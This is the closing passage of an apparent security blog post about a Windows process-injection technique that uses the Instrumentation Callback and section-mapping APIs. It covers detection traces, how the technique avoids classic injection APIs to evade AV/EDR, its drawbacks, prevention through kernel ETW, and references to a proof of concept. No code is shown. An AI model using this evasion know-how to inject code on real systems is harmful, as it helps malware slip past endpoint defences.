Here an example of finding evidence after running the POC targeting the process **explorer.exe**:



You may be wondering: what if you set the instrumentation callback back to **null** to avoid detection? Well, this could be possible but this won't be detailed in this post. What i can say is that it's **not easy** at it seems, you can dare to try :D

That being said this is for sure not a silver bullets for every **detection**, but it could be used as a generic way to detect the injection, or at least attackers that uses this POC.

Conclusion

The I**nstrumentation Callback** feature is really powerfull either for **hooking** and **code execution**. The concept of "**DisposableHook**" can be used to **transform** every hooking mechanism in code execution primitive for process injections **without messing** the target process.

This technique would **bypass** a plethora of AVs/EDRs because it uses quite **uncommon way** to perform process injection.
It doesn't use the prehistoric and classic **VirtualAllocEx()** and **WriteProcessMemory()** for allocation primitives and neither the classic **CreateRemoteThread()** for the execution primitive.

It uses a combination of API calls for allocating remote memory through recently added function for managing **section objects**. Moreover it doesn't raise any remote thread or APC thanks to the powerful execution through **Instrumentation Callback**.

As seen it still leave some **traces** that could be inspected to **detect** the injections.

It has some **drawbacks**: it requires the **debug** privileges, it works on **latest windows** and only on **x64**.

Prevention could be achieved using **kernel ETW subscriptions** that would allow to detect the remote memory allocation through MapViewOfFile3() (well technically **NtMapViewOfSectionEx()**) also if direct syscalls are used.

AVs/EDRs solutions that are using kernel ETW subscriptions to **monitor syscalls** (those allowed by ETW) can make a difference in preventing this technique and many others **malicious behaviors** due to the fact that those notifications work in a **ring level higher** than the process itself.

References:

- https://0x00sec.org/t/userland-api-monitoring-and-code-injection-detection/5565
- https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
- http://redplait.blogspot.com/2019/03/windows-10-1809-kernel-sensors.html
- https://github.com/antonioCoco/Mapping-Injection/blob/1.1/README.md

- https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createfilemappinga
- https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-mapviewoffile2
- https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-mapviewoffile3
- https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FNT%20Objects%2FProcess%2FNtSetInformationProcess.html
- https://www.codeproject.com/Articles/543542/Windows-x64-system-service-hooks-and-advanced-debu
- https://www.youtube.com/watch?v=bqU0y4FzvT0
- https://github.com/ionescu007/HookingNirvana/blob/master/instrument/main.c#L206
- https://github.com/secrary/Hooking-via-InstrumentationCallback/blob/master/instrumentationcallback/asm.asm
- https://flatassembler.net/